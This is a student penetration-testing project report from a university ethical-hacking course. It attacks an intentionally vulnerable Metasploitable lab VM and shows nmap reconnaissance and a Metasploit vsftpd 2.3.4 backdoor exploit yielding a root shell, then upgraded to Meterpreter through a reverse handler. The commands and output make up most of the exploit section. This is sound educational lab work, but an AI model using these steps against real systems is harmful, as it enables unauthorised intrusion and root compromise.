



DEPARTMENT OF INFORMATION TECHNOLOGY
AJMAN UNIVERSITY
INT432 ETHICAL HACKING– SPRING 2025
PROJECT
INSTRUCTOR: DR. QUSSAI YASEEN

Assessment (Weight %)	Project Output (25%)		
Deadline	April 20, 2025	Grade	
CLOs	a. Apply ethical hacking procedures to perform penetration tests into secured networks.		

Student Name	Omar Issam Makhoulf	Student ID	202111117
Student Name	Anas Ahmad Hamood	Student ID	202110589
Student Name	Ali Ahmed Yahya	Student ID	202111259
Student Name	Omar Mazen	Student ID	202111605

PROJECT OBJECTIVES

Perform penetration testing on a given target to discover and exploit vulnerabilities, and to analyze the results, and report them with recommendations.

Project Environment

The project consists of several VMs, each of which has its settings and configurations (e.g. different OS, ports, services, versions, etc.). Some of the VMs are intentionally vulnerable and therefore can be exploited.

Penetration Testing Process and Findings

First Machine: Metasploitable

Exploit 1

Tools used: (netdiscover, Nmap, MSF)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network.



```
1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali1b7@1B7: ~
File Actions Edit View Help
Currently scanning: 192.168.53.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 1 hosts. Total size: 120
+-----+-----+-----+-----+-----+-----+
| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.0.2.6 | 08:00:27:f5:30:9f | 2 | 120 | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+
```

Step 2: Scanning


Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.6
```

-sS for TCP Scan

-sV for service version

-O for OS detection



```
187 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali1b7@187: ~
File Actions Edit View Help
(kali1b7@187)-[~]
$ sudo nmap -sS -sV -O 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 14:35 +04
Nmap scan report for 10.0.2.6
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; C
PE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds

(kali1b7@187)-[~]
$
```

Step 3: Vulnerability assessment

```
$ sudo msfdb init
```

Then we use this command to open metasploitable console:

```
$ sudo msfconsole
```

Next we use nmap inside metasploitable to scan the target machine (for us 10.0.2.6):

```
> db_nmap -sV -T4 10.0.2.6
```


-sV for service version

-T4 for the speed of the scan

```
msf6 > db_nmap -sV -T4 10.0.2.6
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 14:08 +04
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00092s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rshcd
[*] Nmap: 513/tcp   open  login        OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
msf6 > 
```

After that we narrow down the search to a specific port (for us port 21)

> db_nmap-sV -T4 10.0.2.6 -p 21

-sV for service version

-T4 for the speed of the scan

```
msf6 > db_nmap -sV -T4 10.0.2.6 -p 21
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 14:10 +04
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00094s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 21/tcp open  ftp      vsftpd 2.3.4
[*] Nmap: MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Unix
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
msf6 > 
```

After that we search for the exploits in that specific port:

> search vsftpd 2.3.4

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Step 4: Exploitation

Next we start using the exploit, we use the following command:

> use 0

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Then we set the victim's IP using this command:

\$ set rhosts 10.0.2.6

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

After that we set the payload:

\$ set payload cmd/unix/interact

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Then we run the exploit:

\$ exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:42479 → 10.0.2.6:6200) at 2025-04-10 14:13:19
+0400
```

Then we interact with the victim, first we send to background:

> background

```
background
Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Then we check the sessions:

> sessions

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
=====
  Id  Name  Type           Information                               Connection
  --  ---  --
   1           shell cmd/unix  10.0.2.15:42479 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Then we upgrade to Meterpreter using this command:

> sessions -u 1


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.15:4433
[*] Sending stage (1017704 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.15:4433 → 10.0.2.6:45165) at 2025-04-10 15:24:24
+0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Then we interact with the Meterpreter using the command:

> sessions -i 1


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

A screenshot of a Metasploit terminal window. The terminal has a dark background with light-colored text. At the top, the prompt is 'msf6 exploit(unix/ftp/vsftpd_234_backdoor) >'. The user has entered the command 'sessions -i 1'. Below this, a status message says '[*] Starting interaction with 1...'. Then, a directory listing is shown, starting with 'ls' followed by a list of files and directories: bin, boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, root, sbin, srv, sys, tmp, usr, var, and vmlinuz. A cursor is visible at the end of the last line. At the bottom of the window, there is a taskbar with various icons and the text 'Right Ctrl'.

Now we can use the commands shown (for us we used the ls command):

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

A terminal window with a dark blue background and a faint, abstract pattern. The terminal displays the output of the 'ls' command, listing various system directories and files. The cursor is positioned at the end of the last line, 'vmlinuz'. The window has a standard Linux desktop environment taskbar at the bottom with several icons and the text 'Right Ctrl'.

Exploit 2

Tools used: (netdiscover, Nmap, Hydra, nano)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network.



Step 2: Scanning

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.6
```

-sS for TCP Scan

-sV for service version

-O for OS detection

```
1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali1b7@1B7: ~
File Actions Edit View Help
(kali1b7@1B7)-[~]
$ sudo nmap -sS -sV -O 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 14:35 +04
Nmap scan report for 10.0.2.6
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:30:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; C
PE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds

(kali1b7@1B7)-[~]
$
```

Step 3: Vulnerability assessment

Now we start with the vulnerability assessment we use the command to start the metasploitable database:

```
$ sudo msfdb init
```



The screenshot shows a Kali Linux terminal window. The title bar reads "1B7 Group - Kali Ethical Project [Running] - Oracle VirtualBox". The terminal prompt is `(kali1b7@1B7)-[~]`. The user enters `sudo msfdb init`. The terminal output shows the following steps:

```
(kali1b7@1B7)-[~]  
$ sudo msfdb init  
[sudo] password for kali1b7:  
[+] Starting database  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab  
ase.yml'  
[+] Creating initial database schema
```

-sV for service version

-T4 for the speed of the scan

```
msf6 > db_nmap -sV -T4 10.0.2.6
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 15:27 +04
[*] Nmap: Nmap scan report for 10.0.2.6
[*] Nmap: Host is up (0.00074s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
